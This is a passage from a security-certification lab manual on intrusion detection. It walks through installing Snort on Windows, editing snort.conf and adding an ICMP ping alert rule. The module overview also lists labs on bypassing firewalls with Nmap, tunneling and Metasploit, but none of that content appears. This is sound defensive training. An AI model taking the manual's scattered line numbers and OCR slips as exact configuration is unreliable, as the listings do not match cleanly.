

# **Building IDS, Firewalls, and Honeypots**

**Module 12**

# Intrusion Detection Systems

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activities or policy violations and produces reports to a management station.

## Lab Scenario

Adoption of Internet use throughout the business world has in turn boosted network usage; to protect their networks, organizations are using various security measures such as firewalls, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), honeypots, and others. Networks are the most preferred targets of hackers to compromise organizations' security, and attackers find new ways to breach networks and attack target organizations.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network intrusion prevention systems (IPSs), intrusion detection systems (IDS), malicious network activity, and log information.

## Lab Objectives

The objective of this lab is to help students learn and detect intrusions in a network, log, and view all log files. In this lab, you will learn how to:

- Install and configure Snort IDS
- Detect Intruders Using HoneyBot
- Detect Intruders and Worms Using KFSensor Honeypot IDS
- Bypassing Windows Firewall Using Nmap
- Bypassing Firewall Rules Using HTTP/FTP Tunneling
- Bypassing Windows Firewall Using Metasploit

## Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2016 machine
- A computer running Windows Server 2012, Windows 10, Windows 8 and Kali Linux as virtual machine
- WinPcap drivers installed in the Windows Server 2016 machine
- Notepad++ installed in the Windows Server 2016 machine
- Active Perl installed in the Windows Server 2016 machine to run Perl scripts
- Administrative privileges to configure settings and run tools
- A web browser with Internet access

# Lab Duration

Time: 90 Minutes

## Overview of Intrusion Detection System

An intrusion detection system (IDS) is a device or software application that monitors networks and/or systems for malicious activity or policy violations and produces reports to a management station. Some systems may attempt to stop an intrusion attempt, but this is neither required nor expected of a monitoring system. In addition, organizations use IDPSs for other purposes, such as identifying problems with security policies, documenting existing threats, and deterring individuals from violating security policies. IDPSs have become a necessary addition to the security infrastructure of nearly every organization. Many organizations can also respond to a detected threat by counteracting it. To do so, IDPSs use several response techniques that involve their stopping the attack itself, thus changing the security environment.

IDPSs are primarily focused on identifying possible incidents, logging information about them, attempting to stop them, and reporting them to security administrators.

## Lab Tasks

Pick an organization that you feel is worthy of your attention. This could be an educational institution, a commercial company, or perhaps a nonprofit charity.

Recommended labs to assist you in using the IDS are:

- Detecting Intrusions using **Snort**
- Detecting Malicious Network Traffic using **HoneyBOT**
- Detecting Intruders and Worms using **KFSensor** Honeypot IDS
- Bypassing Windows Firewall using **Nmap Evasion Techniques**
- Bypassing Firewall Rules using **HTTP/FTP Tunneling**
- Bypassing Windows Firewall using **Metasploit**

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

---

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

# Detecting Intrusions using Snort

*Snort is an open-source network IDS/IPS.*

## Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. The past few years have witnessed a significant increase in DDoS attacks on the Internet, making network security a great concern. Analysts must do this by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more cultured, automatically reasoning the attack scenarios in real time and categorizing them has become a critical challenge. They result in huge amounts of data, and from this data, analysts must look for some kind of pattern. However, the overwhelming flow of events generated by IDS sensors makes it hard for security administrators to uncover hidden attack plans.

To become an expert Penetration Tester and Security Administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

## Lab Objectives

The objective of this lab is to have students learn about, and understand IPSs and IDSs.

In this lab, you will need to:

- Install Snort and verify Snort alerts
- Configure and validate snort.conf file
- Test working of Snort by carrying out attack test
- Perform Intrusion detection

# Lab Environment

To complete this lab, you will need:

- A computer running Windows Server 2012 as virtual machine
- Windows server 2016 running as the Attacker machine
- Snort located at **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**
- You can download the latest version of Snort from <https://www.snort.org/downloads>. If you decide to download the latest version, screenshots might differ
- WinPcap drivers installed on the Windows server 2016 machine
- Notepad++ installed on the Windows server 2016 machine
- Administrative privileges to configure settings and run tools

## Lab Duration

Time: 20 Minutes

## Overview of IPSs and IDSs

An intrusion prevention system is a network security appliance that monitors networks and systems for malicious activity. The IPS's main functions are to identify malicious activity, log information about it, attempt to block/stop it, and report it.

An intrusion detection system is a device or software application that monitors a network and/or systems for malicious activity or policy violations and produces reports to a management station. The IDS performs intrusion detection and attempts to stop detected incidents.

## Lab Tasks

1. Launch the **Windows Server 2012** virtual machine. Install Snort.
2. To install Snort, navigate to **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**.
3. Double-click the **Snort\_2\_9\_11\_Installer.exe** file. The Snort installation wizard appears.
4. If an **Open File - Security warning** pop-up window appears click **Run**.

5. Accept the **License Agreement**, and install Snort by selecting the default options that appear **step by step** in the wizard.




FIGURE 1.1: License Agreement

6. A window appears after successful installation of Snort. Click **Close**.




FIGURE 1.2: Snort Setup completed

- Click **OK** to exit the **Snort Installation** window.

**Note:** Snort requires **WinPcap** to be installed on your machine.



FIGURE 1.3: Snort Successful Installation Window

- By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
- Navigate to the **etc** folder in the specified location, **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules\etc** of the Snort rules, copy **snort.conf**, and paste it in **C:\Snort\etc**.
- snort.conf** is already present in **C:\Snort\etc**; replace it with the Snort rules **snort.conf** file.
- Copy the **so\_rules** folder from **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules** and paste it in **C:\Snort**.
- Copy the **preproc\_rules** folder from **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules**, and paste it in **C:\Snort**. The **preproc\_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc\_rules** folder taken from snort rules.
- In the same way, copy the **rules** folder from **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules**, and paste it in **C:\Snort**. The **rules** folder is already present in **C:\Snort**; replace it with the **rules** folder taken from **Z:\CEH-Tools\CEHv10 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules**.

14. Now navigate to **C:\Snort** and Shift+right-click **bin**; click **Open command window here** from the context menu to open it in a command prompt.

15. Type **snort** and press **Enter**.

```
Administrator: C:\Windows\system32\cmd.exe - snort
C:\Snort\bin>snort
Running in packet dump mode
---= Initializing Snort ---=-
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{986BF6CF-485F-42A2-BA29-0FF66515CFF?}".
Decoding Ethernet
---= Initialization Complete ---=
o^-->^<-- Snort! Version 2.9.11-WIN32 GRE <Build 125>
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
Commencing packet processing <pid=3312>
```

FIGURE 1.4: Basic Snort Command

16. The **Initialization Complete** message is displayed. Press **Ctrl+C**. Snort exits and comes back to **C:\Snort\bin**.
17. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

```
Administrator: C:\Windows\system32\cmd.exe
C:\Snort\bin>snort -W
o^-->^<-- Snort! Version 2.9.11-WIN32 GRE <Build 125>
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
Index Physical Address IP Address Device Name Description
1 00:00:00:00:00:00 0000:0000:fe80:0000:0000:7caf:4d25 \Device\NPF_{986BF6CF-485F-42A2-BA29-0FF66515CFF?} Microsoft Corporation
C:\Snort\bin>_
```

FIGURE 1.5: Snort -W Command

18. Observe your Ethernet Driver **index number** and write it down (in this lab, it is **1**).
19. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

20. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

```
Administrator: C:\Windows\system32\cmd.exe - snort -dev -i 1
C:\Snort\bin>snort -dev -i 1
Running in packet dump mode
==== Initializing Snort ====
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{986BF6CF-485F-42A2-Ba29-0FF66515CFF7}".
Decoding Ethernet
==== Initialization Complete ====
-> Snort! <-
Version 2.9.11-WIN32 GRE <Build 125>
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2017 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.38 2015-11-23
Using ZLIB version: 1.2.8
Commencing packet processing (pid=148)
```

FIGURE 1.6: Snort -dev -i 1 Command

21. Leave the Snort command prompt window open, and launch another command prompt window.  
22. In a new command prompt, type **ping google.com** and press **Enter**.

```
Administrator: Command Prompt - ping google.com
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping google.com

Pinging google.com [216.58.197.78] with 32 bytes of data:
Reply from 216.58.197.78: bytes=32 time=18ms TTL=57
Reply from 216.58.197.78: bytes=32 time=19ms TTL=57
Reply from 216.58.197.78: bytes=32 time=18ms TTL=57
```

FIGURE 1.7: Ping google.com Command

23. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

```
Administrator: C:\Windows\system32\cmd.exe
12/29/05:16:47.925423 00:15:5D:01:05:00 -> 00:15:5D:01:05:02 type:0x800 len:0x46
192.168.1.1 -> 10.10.10.12 ICMP TTL:29 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:0 DESTINATION UNREACHABLE: NET UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
10.10.10.12:53455 -> 8.8.8.8:53 UDP TTL:62 TOS:0x0 ID:4501 IpLen:20 DgmLen:62
Len: 34 Csum: 9390
** END OF DUMP
45 00 00 3E 11 95 00 00 3E 11 46 F5 0A 0A 0A 0C E..>....>F.....
08 08 08 D0 CF 00 35 00 2A 24 AE .....5.*$.

=====
12/29/05:16:49.935595 00:15:5D:01:05:02 -> 00:15:5D:01:05:00 type:0x800 len:0x4C
10.10.10.12:53455 -> 8.8.8.8:53 UDP TTL:64 TOS:0x0 ID:4502 IpLen:20 DgmLen:62
Len: 34
38 27 01 00 00 01 00 00 00 00 00 03 64 6E 73 8'.....dns
08 6D 73 66 74 6E 63 73 69 03 63 6F 6D 00 00 01 .nsftncsi.com...
00 01

=====

WARNING: No preprocessors configured for policy 0.
12/29/05:16:49.937930 00:15:5D:01:05:00 -> 00:15:5D:01:05:02 type:0x800 len:0x46
```

FIGURE 1.8: Snort Showing Captured Google Request

- Close both command prompt windows. The verification of Snort installation and triggering alert is complete, and Snort is working correctly in verbose mode.
- Configure the **snort.conf** file, located at **C:\Snort\etc**.
- Open the **snort.conf** file with **Notepad++**.
- The **snort.conf** file opens in Notepad++, as shown in the screenshot.

The screenshot shows the Notepad++ application window with the title bar "C:\Snort\etc\snort.conf - Notepad++ [Administrator]". The file content is a Snort configuration file:

```

1 # VRT Rule Packages Snort.conf
2
3 # For more information visit us at:
4   http://www.snort.org/           Snort Website
5   http://VRT-BLOG.SNORT.ORG/     Sourcefire VRT Blog
6
7 # Mailing list Contact:        snort-sigs@lists.sourceforge.net
8 # False Positive reports:      ffp@sourcefire.com
9 # Snort bugs:                  bugs@snort.org
10
11 # Compatible with Snort Versions:
12 # VERSIONS : 2.9.11.0
13
14 # Snort build options:
15 # OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --enable-ndpi
16
17 # Additional information:
18 # This configuration file enables active response, to run snort in
19 # test mode -I you are required to supply an interface -i <interface>
20 # or test mode will fail to fully validate the configuration and
21 # exit with a FATAL error
22
23 #####
24
25 #####
26 # This file contains a sample snort configuration.
27 # You should take the following steps to create your own custom configurations:
28
29 # 1) Set the network variables.
30 # 2) Configure the decoder
31 # 3) Configure the base detection engine
32 # 4) Configure dynamic loaded libraries
33 # 5) Configure preprocessors
34 # 6) Configure output plugins
35
36

```

Normal text file      length: 29,651      lines: 734      Ln: 1 Col: 1 Sel: 0|0      Unix (LF)      UTF-8      ANSI

FIGURE 1.9: Snort.conf File in Notepad++

- Scroll down to the **Step #1: Set the network variables** section (Line 41) of snort.conf file. In the **HOME\_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2012**, and the IP address is **10.10.10.12**.

**Note:** This IP address may vary in your lab environment.

The screenshot shows the Notepad++ application window with the title bar "C:\Snort\etc\snort.conf - Notepad++ [Administrator]". The file content is the same as Figure 1.9, but the line "ipvar HOME\_NET any" is highlighted in red, indicating it is being modified.

```

40 #####
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 10.10.10.12
46
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET any
49

```

FIGURE 1.10: Configuring Snort.conf File in Notepad++

- Leave the **EXTERNAL\_NET any** line as it is.
- If you have a **DNS Server**, then make changes in the **DNS\_SERVERS** line by replacing **\$HOME\_NET** with your DNS Server IP address; otherwise, leave this line as it is.

```
C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
10 #####
11 # Step #1: Set the network variables. For more information, see README.variables
12 #####
13
14 # Setup the network addresses you are protecting
15 ipvar HOME_NET 10.10.10.12
16
17 # Set up the external network addresses. Leave as "any" in most situations
18 ipvar EXTERNAL_NET any
19
20 # List of DNS servers on your network
21 ipvar DNS_SERVERS 8.8.8.8
```

FIGURE 1.11: Configuring Snort.conf File in Notepad++

31. The same applies to SMTP\_SERVERS, HTTP\_SERVERS, SQL\_SERVERS, TELNET\_SERVERS, and SSH\_SERVERS.
32. Remember that if you don't have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.
33. Scroll down to **RULE\_PATH** (Line 104). In Line 104, replace **./rules** with **C:\Snort\rules**, in Line 105, replace **./so\_rules** with **C:\Snort\so\_rules**, and in Line 106, replace **./preproc\_rules** with **C:\Snort\preproc\_rules**.

```
C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
```

FIGURE 1.12: Configuring Snort.conf File in Notepad++

34. In Lines 109 and 110, replace **./rules** with **C:\Snort\rules**.

```
C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using IMPLANTATION preprocessor set these
109 var WHITE_LIST_PATH C:\Snort\rules
110 var BLACK_LIST_PATH C:\Snort\rules
```

FIGURE 1.13: Configuring Snort.conf File in Notepad++

35. Navigate to **C:\Snort\rules**, and create two text files; name them **white\_list** and **black\_list** and change their file extensions from **.txt** to **.rules**.
36. While changing the extension, if any pop-up appears, click **Yes**.
37. Switch back to **Notepad ++**, scroll down to **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.
38. At the path to dynamic preprocessor libraries (Line 243), replace **/usr/local/lib/snort\_dynamicpreprocessor** with your dynamic preprocessor libraries folder location.

39. In this lab, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort\_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246); replace **/usr/local/lib/snort\_dynamicengine/libsf\_engine.so** with your base preprocessor engine **C:\Snort\lib\snort\_dynamicengine\sf\_engine.dll**.
41. **Comment (#)** the dynamic rules libraries line as you already configured the libraries in dynamic preprocessor libraries (Line 249).

The screenshot shows the Notepad++ application window with the file "C:\Snort\etc\snort.conf" open. The code editor displays several lines of configuration text. Some lines are highlighted with red boxes:

```
231 #####
232 # Step #5: Configure dynamic loaded libraries
233 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
234 #####
235 # path to dynamic preprocessor libraries
236 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
237 #####
238 # path to base preprocessor engine
239 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
240 #####
241 # path to dynamic rules libraries
242 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

FIGURE 1.14: Configuring Snort.conf File in Notepad++

42. Scroll down to **Step #5: Configure preprocessors** section (Line 252), the listed preprocessor. Do nothing in IDS mode, but generate errors at runtime.
43. Comment out all the preprocessors listed in this section by adding **#** before each preprocessor rule (261-265).

The screenshot shows the Notepad++ application window with the file "C:\Snort\etc\snort.conf" open. The code editor displays several lines of configuration text. A large red box highlights the entire section from line 252 to 265, which contains the preprocessors configuration. Each line in this section has a '#' character added at the beginning, effectively commenting them out.

```
231 #####
232 # Step #5: Configure preprocessors
233 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
234 #####
235 # GTP Control Channel Preprocessor. For more information, see README.GTP
236 # preprocessor gtp: ports { 2123 3986 2152 }
237 #
238 # Inline packet normalization. For more information, see README.normalize
239 # Does nothing in IDS mode
240 #
241 # preprocessor normalize_ip4
242 # preprocessor normalize_tcp: block, rev, pad, urp, req_urg, req_pay, req_urp, ips, eon stream
243 # preprocessor normalize_icmp4
244 # preprocessor normalize_ip6
245 # preprocessor normalize_icmp6
```

FIGURE 1.15: Configuring Snort.conf File in Notepad++

44. Scroll down to line 325 and delete **Izma** keyword.

```
501 max_header_length 750 \
502 max_headers 100 \
503 max_spaces 200 \
504 small_chunk_length ( 10 $ ) \
505 ports { 36 50 81 82 83 84 85 86 87 88 89 90 311 383 555 591 593 631 801 808 818 901 972 1158 1220 1414 1533 1761 18
506 non_rfc_char { 0x00 0x01 0x02 0x03 0x04 0x05 0x06 0x07 } \
507 enable_cookie \
508 extended_response_inspection \
509 inspect_grpc \
510 normalize_utf \
511 unlimited_decompress \
512 normalize_javascript \
513 apache_whitespace no \
514 ascii no \
515 bare_byte no \
516 directory no \
517 double_decode no \
518 iis_backslash no \
519 iis_delimiter no \
520 iis_unicode no \
521 multi_slash no \
522 utf_8 no \
523 u_encode yes \
524 webroot no \
525 decompress_swf { deflate Izma } \
526 decompress_pdf { deflate }
```

FIGURE 1.16: Configuring Snort.conf File in Notepad++

45. Scroll down to **Step #6: Configure output plugins** (Line 512). In this step, provide the location of the **classification.config** and **reference.config** files.
46. These two files are in **C:\Snort\etc**. Provide this location of files in configure output plugins (in Lines 531 and 532) i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**

```
511 #####
512 # Step #6: Configure output plugins
513 # For more information, see Snort Manual, Configuring Snort - Output Modules
514 #####
515
516 # unified2
517 # Recommended for most installs
518 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, wlan_event_types
519
520 # Additional configuration for specific types of installs
521 # output alert_unified2: filename snort.alert, limit 128, nostamp
522 # output log_unified2: filename snort.log, limit 128, nostamp
523
524 # syslog
525 # output alert_syslog: LOG_AUTH LOG_ALERT
526
527 # pcap
528 # output log_tcpdump: tcpdump.log
529
530 # metadata reference data... do not modify these lines
531 include C:\Snort\etc\classification.config
532 include C:\Snort\etc\reference.config
```

FIGURE 1.17: Configuring Snort.conf File in Notepad++

47. In this **step #6**, add the line (533) **output alert\_fast: alerts.ids**, for Snort to dump all logs in the **alerts.ids** file.

```
C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ? 
snort.conf
511 #####
512 * Step #6: Configure output plugins
513 # For more information, see Snort Manual, Configuring Snort - Output Modules
514 #####
515
516 # unified2
517 # Recommended for most installs
518 # output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types
519
520 # Additional configuration for specific types of installs
521 # output alert_unified2: filename snort.alert, limit 128, nostamp
522 # output log_unified2: filename snort.log, limit 128, nostamp
523
524 # syslog
525 # output alert_syslog: LOG_AUTH LOG_ALERT
526
527 # pcap
528 # output log_tcpdump: tcpdump.log
529
530 # metadata reference data. do not modify these lines
531 include C:\Snort\etc\classification.config
532 include C:\Snort\etc\reference.config
533 output alert_fast: alerts.ids
534
```

FIGURE 1.18: Configuring Snort.conf File in Notepad++

48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on keyboard. The **Replace** window appears, enter **ipvar** in the **Find what : text field**, enter **var** in the **Replace with : text field** and click **Replace All**.
49. By default, the string is **ipvar**, which is not recognized by Snort, so replace it with the **var** string, and then **close** the window.

**Note:** Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.




FIGURE 1.19: Replacing ipvar with var

50. Click **Close** to close the **Replace** window.

51. Go to the lines **504-509** and remove backslash at the end of each line (if any).

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?  
snort.conf  
494 bitenc_decode_depth 0 \  
495 uu_decode_depth 0 \  
496  
497 # POP preprocessor. For more information see README.pop  
498 preprocessor pop: \  
499   ports ( 110 ) \  
500   b64_decode_depth 0 \  
501   qp_decode_depth 0 \  
502   bitenc_decode_depth 0 \  
503   uu_decode_depth 0 \  
504  
505 # Modbus preprocessor. For more information see README.modbus  
506 preprocessor modbus: ports ( 502 )  
507  
508 # DNP3 preprocessor. For more information see README.dnp3  
509 preprocessor dnp3: ports ( 20000 ) \  
510   memcap 262144 \  
511   check_crc  
512  
513 # Reputation preprocessor. For more information see README.reputation  
514 preprocessor reputation:  
515   # memcap 500,  
516   # priority whitelist,  
517   # nested_ip inner,  
518   # whitelist $WHITE_LIST_PATH/white_list.rules,  
519   # blacklist $BLACK_LIST_PATH/black_list.rules  
520
```

FIGURE 1.20: Configuring Snort.conf File in Notepad++

52. Comment out the lines **504-509**, as shown in the screenshot:

```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?  
snort.conf  
494 bitenc_decode_depth 0 \  
495 uu_decode_depth 0 \  
496  
497 # POP preprocessor. For more information see README.pop  
498 preprocessor pop: \  
499   ports ( 110 ) \  
500   b64_decode_depth 0 \  
501   qp_decode_depth 0 \  
502   bitenc_decode_depth 0 \  
503   uu_decode_depth 0 \  
504  
505 # Modbus preprocessor. For more information see README.modbus  
506 preprocessor modbus: ports ( 502 )  
507  
508 # DNP3 preprocessor. For more information see README.dnp3  
509 preprocessor dnp3: ports ( 20000 ) \  
510   memcap 262144 \  
511   check_crc  
512  
513 # Reputation preprocessor. For more information see README.reputation  
514 # preprocessor reputation:  
515 #   # memcap 500,  
516 #   # priority whitelist,  
517 #   # nested_ip inner,  
518 #   # whitelist $WHITE_LIST_PATH/white_list.rules,  
519 #   # blacklist $BLACK_LIST_PATH/black_list.rules  
520
```

FIGURE 1.21: Configuring Snort.conf File in Notepad++

53. Save the **snort.conf** file.

54. Before running Snort, you need to enable detection rules in the Snort rules file. For this lab, we have enabled ICMP rule so that Snort can detect any host discovery ping probes to the system running Snort.

55. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad ++**.

56. Type `alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.10.12 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)` in line 21, and save it.

**Note:** The IP address (10.10.10.12) mentioned in \$HOME\_NET may vary in your lab environment.

The screenshot shows a Notepad++ window titled "C:\Snort\rules\icmp-info.rules - Notepad++ [Administrator]". The code in the file is as follows:

```
1 # Copyright 2001-2013 Sourcefire, Inc. All Rights Reserved.
2 #
3 # This file contains (i) proprietary rules that were created, tested and certified by
